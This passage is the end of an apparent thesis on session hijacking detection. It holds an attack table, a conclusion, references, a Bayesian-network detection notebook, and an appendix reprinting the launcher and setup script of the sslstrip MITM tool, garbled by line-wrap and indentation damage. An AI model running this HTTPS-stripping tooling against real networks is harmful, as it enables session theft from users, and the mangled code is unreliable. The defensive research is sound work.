The process of developing websites and selecting the hosting server is very important and should be done with great care.

The site development process should also include a section for the management of the session, no matter how weak and hackable the client-side, the server-side should provide the necessary protection for communication.

The following table 5.1 shows the types of attack, the layers in which it occurs, and the impact of these attacks.

Table 5.1. Session hijacking based on layer.

Layer	Attack Type	Attack Effect
Network Layer	TCP/UDP Hijacking	The attacker creates a state of disconnect between the client and the server to disrupt the direct data exchange process and then establish a connection through him which he can forge the passing packets between the client and the server.
	Packet Sniffing	In this technique, the attacker makes sniffing for the packets between the client and the server so that he has the free to change the content of these packets to gain access to the server.
	IP Spoofing	In this technique, the attacker performs a reincarnation of the role of the authorized computer by knowing the host ip and then sending a message to the other side with this IP to indicate that this message is coming from a trusted computer.
Application Layer	Stolen Session ID	It is all about getting session ID which is embedded in URL GET OR POST requests or stored in cookies.
	Sniffing	The attacker makes MITM state to sniff the traffic on HTTP/HTTPS protocols and redirect it to him to get the session ID.
	Brute Force	The attacker tries to predicate session ID by doing the automated attack.

6. CONCLUSION AND RECOMMENDATIONS

Based on all research in this field the issue of session hijacking isn't new; even though all the privacy and security of the wireless networks, the weaknesses of gaps in the security system have given the space for being hijacked. The necessity needs for developing a secure wireless network starting from encryption technology WEB ending with what is currently being developed WAP 3 consequently has helped to find solutions for these gaps that enabled the attackers to interrupt the communication between the client and the server.

The development of the HTTPS Protocol has made a leapfrogging in solving many of the problems related to session hijacking. However, the problem can still be defined as the inability for predicting the technologies being developed by the attackers daily, and the client's behavior and knowledge of the level of security over the Internet misleading the integrity of the data; so in this research, we provided a comprehensive view that began by analyzing the problem and then the process of simulating by giving the reader the full picture. The process of predicting an attack needs to apply artificial intelligence mechanisms to increase the prediction accuracy. In this reserch, we used the BBN networks to teach the machine to predict this attack. The network contained 5 nodes, each node representing one of the factors that may cause the session hijacking, and with the increase in the incidence of these factors, the ability to predicate the attack will be more effective. The system was applied, and the expectation rate was between 90% to 95%. Lastly, we developed a framework that can be integrated into the server-side to enhance the level of security of the session through which the connection is established.

Probable future works for our proposed framework and machine learning model might include but not be confined to:

- The development of a Framework on the client side that can be integrated with the router to provide additional protection on the other side and enhances the user's confidence in the use of wireless networks for sensitive daily transactions.

- On the server side, our proposed framework can be developed with an effective session tracking mechanism, disconnect points, reconnection, and the whole session’s cycle of life.
- The Machine learning model that we were proposed can be a basic rule in the process of protecting the session and with the increase in the number of factors affecting the management of the session, the results are expected to be more convincing.

REFERENCES

[1] HackingLoops. Session Hijacking. How to hack online Sessions. https://www.hackingloops.com/session-hijacking-how-to-hack-online-sessions/

[2] Jain, Vineeta, Sahu, D. R., and Tomar D. S. (2015). *Session Hijacking: Threat Analysis and Countermeasures*. Int. Conf. on Futuristic Trends in Computational Analysis and Knowledge Management. https://rb.gy/s15ui

[3] Burgers, Willem, Verdult, R. and Eekelen M. V. (2013). *Prevent session hijacking by binding the session to the cryptograph-ic network credentials*. Nordic Conference on Secure IT Systems. Springer, Berlin, Heidelberg. https://rb.gy/umd3q

[4] Dacosta, I., Chakradeo, S., Ahamad, M., Traynor, P. (2012). One-timecookies: Preventing session hijacking attacks with stateless authentication tokens. ACM Transactions on Internet Technology.

[5] Gast M. S.(2002). *Wireless Networks: The Definitive Guide.* (2nd ed.). (ISBN 10: 0596100523). O'Reilly Media.

[6] STL Partners. Private 5G vs Wi-Fi vs Private LTE. Https://stlpartners.com/articles/private-cellular/private-5g-vs-wi-fi-vs-private-lte/

[7] Bouchaala, L., Masmoudi, A., Gargouri, F. and Rebai, A. (2010). *Improving algorithms for structure learning in Bayesian Networks using a new implicit score*. Expert Systems with Applications. vol. 37, no. 7, pp. 5470–5475.

[8] Horný, M. (2014). Bayesian networks: a Technical report. Communications of the ACM. vol. 53, no. 5, p. 15.

[9] Nistal-Nuño, B. (2018). *Tutorial of the probabilistic methods Bayesian networks and influence diagrams applied to medicine*. Journal of Evidence-Based Medicine.vol. 11, no. 2, pp. 112–124.

[10] Egwali, A., Alile, S. (2020). *Man-In-The-Middle Attack Detection Based on Bayesian Belief Network*. International Journal of Academic Inform-ation Systems Research . 2643-9026.

[11] Israel O. Ogundele1, Abigail O., Akinade, Harrison O., Alakiri, Adewale A., Aromolaran and Benedette O. T. (2020).*Detection and Prevention of Session Hijacking in Web Application Management*.International Journal of Advanced Research.2278-102.

[12] Onder and Hulus. (2004). *Session hijacking attacks in wireless local area networks*. Naval Postgraduate School .2004-03.

[13] Ozturk, S. (2003 March). *Evaluation of Secure 802.1X Part-Based Network Access Authentication Over 802.11 Wireless Local Area Networks*. Naval Postgraduate School. CA 93943.

[14] Bharti, A. K. and Chaudhary M. (2013*). Detection of Session Hijacking and IP Spoofing Using SensorNodes and Cryptography*. IOSR Journal of Computer Engineering. ISSN: 2278-8727, 2013.

[15] Madhavi, D. (2015). *A Survey on Detection Tools and Prevention Techniques for Session Hijacking Attack.* V.R.Siddhartha Engineering College , 2321-0613.

[16] Gill, S. and Clark. (2006). *Experiences in passively detecting session hijacking attacks in ieee 802.11 networks*. ACM International Conference Proceeding Series. Vol. 167.

[17] Manivannan, S. S. and Sathiyamoorthy, E. (2014). *A Prevention Model for Session Hijack Attacks in Wireless Networks Using Strong and Encrypted Session ID*. Cybernetics and Information Technologies .ISSN: 1314-4081.

[18] Miriam, T., Priyadarshini, G and Mahalekshmi .(2020). *An Effective Method for Preventing SQL Injection Attack*. International Journal of Advanced Research in Science, Communication and Technology.ISSN 2581-9429.

[19] Baitha, Kumar, A. and Vinod,S. (2018). *Session Hijacking and Prevention Technique*. International Journal of Engineering & Technology, ijet.v7i2.6.10566.

[20] The OWASP Foundation. Session hijacking attack. https://owasp.org/www-community/attacks/Session_hijacking_attack

[21] Johnson, A. (2021). Norton. Session hijacking: What is a session hijacking and how does it work? https://us.norton.com/blog/id-theft/session-hijacking

APPENDIX 1

SSLSTRIP.PY

```
#!/usr/bin/env
python


"""sslstrip is a MITM tool that implements Moxie Marlinspike's
SSL stripping attacks."""


__author__ = "Moxie Marlinspike"

__email__  = "moxie@thoughtcrime.org"

__license__= """

Copyright      (c)      2004-2009      Moxie      Marlinspike
<moxie@thoughtcrime.org>


This program is free software; you can redistribute it and/or

modify it under the terms of the GNU General Public License as

published by the Free Software Foundation; either version 3 of
the

License, or (at your option) any later version.

This program is distributed in the hope that it will be useful,
but

WITHOUT ANY WARRANTY; without even the implied warranty of

MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU

General Public License for more details.

You should have received a copy of the GNU General Public License

along with this program; if not, write to the Free Software

Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-
1307

USA

"""
```

```
from twisted.web import http
from twisted.internet import reactor

from sslstrip.StrippingProxy import StrippingProxy
from sslstrip.URLMonitor import URLMonitor
from sslstrip.CookieCleaner import CookieCleaner

import sys, getopt, logging, traceback, string, os

gVersion = "0.9"

def usage():
    print "\nsslstrip " + gVersion + " by Moxie Marlinspike"
    print "Usage: sslstrip <options>\n"
    print "Options:"
    print "-w <filename>, --write=<filename> Specify file to
log to (optional)."
    print "-p , --post                      Log only SSL POSTs.
(default)"
    print "-s , --ssl                       Log all SSL traffic
to and from server."
    print "-a , --all                          Log all SSL and
HTTP traffic to and from server."
    print "-l <port>, --listen=<port>        Port to listen on
(default 10000)."
    print "-f , --favicon                     Substitute a lock
favicon on secure requests."
    print "-k , --killsessions                 Kill sessions in
progress."
    print "-h                                  Print this help
message."
    print ""
```

```
def parseOptions(argv):
    logFile      = 'sslstrip.log'
    logLevel     = logging.WARNING
    listenPort   = 10000
    spoofFavicon = False
    killSessions = False

    try:
        opts, args = getopt.getopt(argv, "hw:l:psafk",
                                   ["help", "write=", "post",
"ssl", "all", "listen=",
                                    "favicon",
"killsessions"])

        for opt, arg in opts:
            if opt in ("-h", "--help"):
                usage()
                sys.exit()
            elif opt in ("-w", "--write"):
                logFile = arg
            elif opt in ("-p", "--post"):
                logLevel = logging.WARNING
            elif opt in ("-s", "--ssl"):
                logLevel = logging.INFO
            elif opt in ("-a", "--all"):
                logLevel = logging.DEBUG
            elif opt in ("-l", "--listen"):
                listenPort = arg
            elif opt in ("-f", "--favicon"):
                spoofFavicon = True
            elif opt in ("-k", "--killsessions"):
                killSessions = True
        return (logFile, logLevel, listenPort, spoofFavicon,
killSessions)

    except getopt.GetoptError:
        usage()
        sys.exit(2)

def main(argv):
    (logFile, logLevel, listenPort, spoofFavicon, killSessions)
= parseOptions(argv)

    logging.basicConfig(level=logLevel,    format='%(asctime)s
%(message)s',
                        filename=logFile, filemode='w')

    URLMonitor.getInstance().setFaviconSpoofing(spoofFavicon)
    CookieCleaner.getInstance().setEnabled(killSessions)

    strippingFactory             = http.HTTPFactory(timeout=10)
    strippingFactory.protocol     = StrippingProxy

    reactor.listenTCP(int(listenPort), strippingFactory)

    print "\nsslstrip " + gVersion + " by Moxie Marlinspike
running..."

    reactor.run()

if __name__ == '__main__':
    main(sys.argv[1:])
```

SETUP.PY

```
#!/usr/bin/env
python

                import sys, os, shutil

                from distutils.core import setup, Extension



                shutil.copyfile("sslstrip.py", "sslstrip/sslstrip")


                setup  (name        = 'sslstrip',

                        version     = '0.9',

                        description  =  'A  MITM  tool  that  implements  Moxie
                Marlinspike\'s HTTPS stripping attacks.',

                        author = 'Moxie Marlinspike',

                        author_email = 'moxie@thoughtcrime.org',

                        url = 'http://www.thoughtcrime.org/software/sslstrip/',

                        license = 'GPL',

                        packages  = ["sslstrip"],

                        package_dir = {'sslstrip' : 'sslstrip/'},

                        scripts = ['sslstrip/sslstrip'],

                        data_files = [('share/sslstrip', ['README', 'COPYING',
                'lock.ico'])],

                       )


                print "Cleaning up..."

                try:

                    removeall("build/")

                    os.rmdir("build/")

                except:

                    pass


                try:

                    os.remove("sslstrip/sslstrip")
```

```
except:

    pass


def capture(cmd):

    return os.popen(cmd).read().strip()


def removeall(path):

        if not os.path.isdir(path):

                return


        files=os.listdir(path)


        for x in files:

                fullpath=os.path.join(path, x)

                if os.path.isfile(fullpath):

                        f=os.remove

                        rmgeneric(fullpath, f)

                elif os.path.isdir(fullpath):

                        removeall(fullpath)

                        f=os.rmdir

                        rmgeneric(fullpath, f)


def rmgeneric(path, __func__):

        try:

                __func__(path)

        except OSError, (errno, strerror):

                pass
```

APPENDIX 2

Session_Hijacking_Detection_Engine.p

```
import pandas as pd # for data manipulation
import networkx as nx # for drawing graphs
import matplotlib.pyplot as plt # for drawing graphs
import numpy as np
from collections import Counter

# for creating Bayesian Belief Networks (BBN)
from pybbn.graph.dag import Bbn
from pybbn.graph.edge import Edge, EdgeType
from pybbn.graph.jointree import EvidenceBuilder
from pybbn.graph.node import BbnNode
from pybbn.graph.variable import Variable
from pybbn.pptc.inferencecontroller import InferenceController
import datetime
import calendar
import time
```

In [21]:

```
# Set Pandas options to display more columns
pd.options.display.max_columns=50

# Read in the session data csv
df=pd.read_csv('session.csv', encoding='utf-8')

# Drop records where target hacked=NaN
df=df[pd.isnull(df['hacked'])==False]

# For other columns with missing values, fill them in with column mean
df=df.fillna(df.mean())
```

```
# Create bands for variables that we want to use in the model
df['LEVEL1']=df['browserchange'].apply(lambda x: '1'   if x==1 else
'0')
df['LEVEL2']=df['ipchange'].apply(lambda x: '1'   if x==1 else '0')
df['LEVEL3']=df['httpredirect'].apply(lambda x: '1'   if x==1 else
'0')
df['LIVEL4']=df['life_time'].apply(lambda x: '1'   if x>100 else '0')
df['hack1']=df['hacked'].apply(lambda x: '1'   if x==1 else '0')


# Show a snaphsot of data
df
```

Out[21]:

In [22]:

```
# Create nodes by manually typing in probabilities
brows= BbnNode(Variable(0, 'brows', ['0', '1']), [0.58, 0.42])
ipch = BbnNode(Variable(1, 'ipch', ['1' ,'0']), [0.60, 0.40])
rhttp = BbnNode(Variable(2, 'rhttp', ['1', '0']), [0.58, 0.42, 0.02,
0.98,0.02 ,0.98,0.10 ,0.90 ])
ltime = BbnNode(Variable(3, 'ltime', ['1', '0']), [0.40, 0.60])
hk = BbnNode(Variable(4, 'hk', ['on', 'off']), [0.32, 0.68, 0.28,
0.72, 0.08, 0.92, 0.30, 0.70 ])
```

In [23]:

```
# This function helps to calculate probability distribution,
#which goes into BBN (note, can handle up to 2 parents)
def probs(data, child, parent1=None, parent2=None):
    if parent1==None:
        # Calculate probabilities
        prob=pd.crosstab(data[child],    'Empty',    margins=False,
normalize='columns').sort_index().to_numpy().reshape(-1).tolist()
    elif parent1!=None:
        # Check if child node has parents
        if parent2==None:
             # Caclucate probabilities
            prob=pd.crosstab(data[parent1],data[child],
margins=False,  normalize='index').sort_index().to_numpy().reshape(-
1).tolist()
        else:
                 # Caclucate probabilities
```

```
prob=pd.crosstab([data[parent1],data[parent2]],data[child],
margins=False,   normalize='index').sort_index().to_numpy().reshape(-
1).tolist()
    else: print(" Probability Frequency Calculations fail")
    return prob
```

In [24]:

```
#Create nodes by using our earlier function to automatically calculate
probabilities
#brows   =   BbnNode(Variable(0,   'brows',   [0,   1]),   probs(df,
child='LEVEL1'))
#rhttp=    BbnNode(Variable(1,    'rhttp',    [1,0]),    probs(df,
child='LEVEL3',parent1='LEVEL1'))
#ipch   =   BbnNode(Variable(2,   'ipch',   [1,   0]),   probs(df,
child='LEVEL2'))
#hk=   BbnNode(Variable(3,   'hk',   ['on',   'off']),   probs(df,
child='hack1', parent1='LEVEL3'))


# Create Network
bbn = Bbn() \
    .add_node(brows) \
    .add_node(rhttp) \
    .add_node(ipch) \
    .add_node(ltime) \
    .add_node(hk) \
    .add_edge(Edge( brows ,rhttp, EdgeType.DIRECTED)) \
    .add_edge(Edge( ipch ,rhttp, EdgeType.DIRECTED)) \
    .add_edge(Edge( ltime ,hk, EdgeType.DIRECTED)) \
    .add_edge(Edge(rhttp, hk , EdgeType.DIRECTED))



# Convert the BBN to a join tree


join_tree = InferenceController.apply(bbn)
```

In [25]:

```
# node positions
pos = {0: (-1, 1), 1: (1, 1), 2: (0, 0), 3: (1, 0) ,4: (0,-1)}



options = {
    "font_size": 16,
    "node_size": 4000,
    "node_color": "white",
    "edgecolors": "black",
    "edge_color": "red",
    "linewidths": 5,
    "width": 5,}

# Generate graph
n, d = bbn.to_nx_graph()
nx.draw(n, with_labels=True, labels=d, pos=pos, **options)



ax = plt.gca()
ax.margins(0.10)
plt.axis("off")
plt.show()
```

In [26]:

```
# printing  probabilities

def print_probs():
   for node in join_tree.get_bbn_nodes():
    potential = join_tree.get_bbn_potential(node)
    print(node )
    print(potential)

# Use the above function to print marginal probabilities
print_probs()
1|ipch|1,0
1=1|0.60000
1=0|0.40000
2|rhttp|1,0
2=1|0.22832
2=0|0.77168
0|brows|0,1
0=0|0.58000
0=1|0.42000
```

```
3|ltime|1,0
3=1|0.40000
3=0|0.60000
4|hk|on,off
4=on|0.23118
4=off|0.76882
```

In [29]:

```
# To add evidence
def evidence(ev, nod, cat, val):
    ev = EvidenceBuilder() \
    .with_node(join_tree.get_bbn_node_by_name(nod)) \
    .with_evidence(cat, val) \
    .build()
    join_tree.set_observation(ev)

evidence('ev1', 'hk', 'on', 0.90)

print_probs()
```

```
1|ipch|1,0
1=1|0.62539
1=0|0.37461
2|rhttp|1,0
2=1|0.29234
2=0|0.70766
0|brows|0,1
0=0|0.60691
0=1|0.39309
3|ltime|1,0
3=1|0.23323
3=0|0.76677
4|hk|on,off
4=on|1.00000
4=off|0.00000
```

CURRICULUM VITAE

Name Surname : Taha Ali Mohammed GAROON

EDUCATION:

- **Undergraduate** : 2010, Thamar University, Computer Sciences and Information Systems Faculty, Computer Sciences Department

PROFESSIONAL EXPERIENCE AND AWARDS:

- He won the Thamar University Scientific Achievement Award in 2010.
- He worked as a teacher at the Thamar University 2011-2012.
- He worked as E-marketing manager at Hadcons İnşaat ve Ticaret LTD 2019-2022.

OTHER PUBLICATIONS, PRESENTATIONS AND PATENTS:

- Garoon, T. and Alrabuoi, W. 2017. Social media Between Deceiving and Helping Refugees. *I.Uluslararasi göç ve mülteci kongresi*, Düzce,Turkey.
- Garoon, T. and Alrabuoi, W. 2018. The Use of Technology for helping Immigrants to Integrate into the Turkish Society. *II.Uluslararasi göç ve mülteci kongresi*, Düzce,Turkey.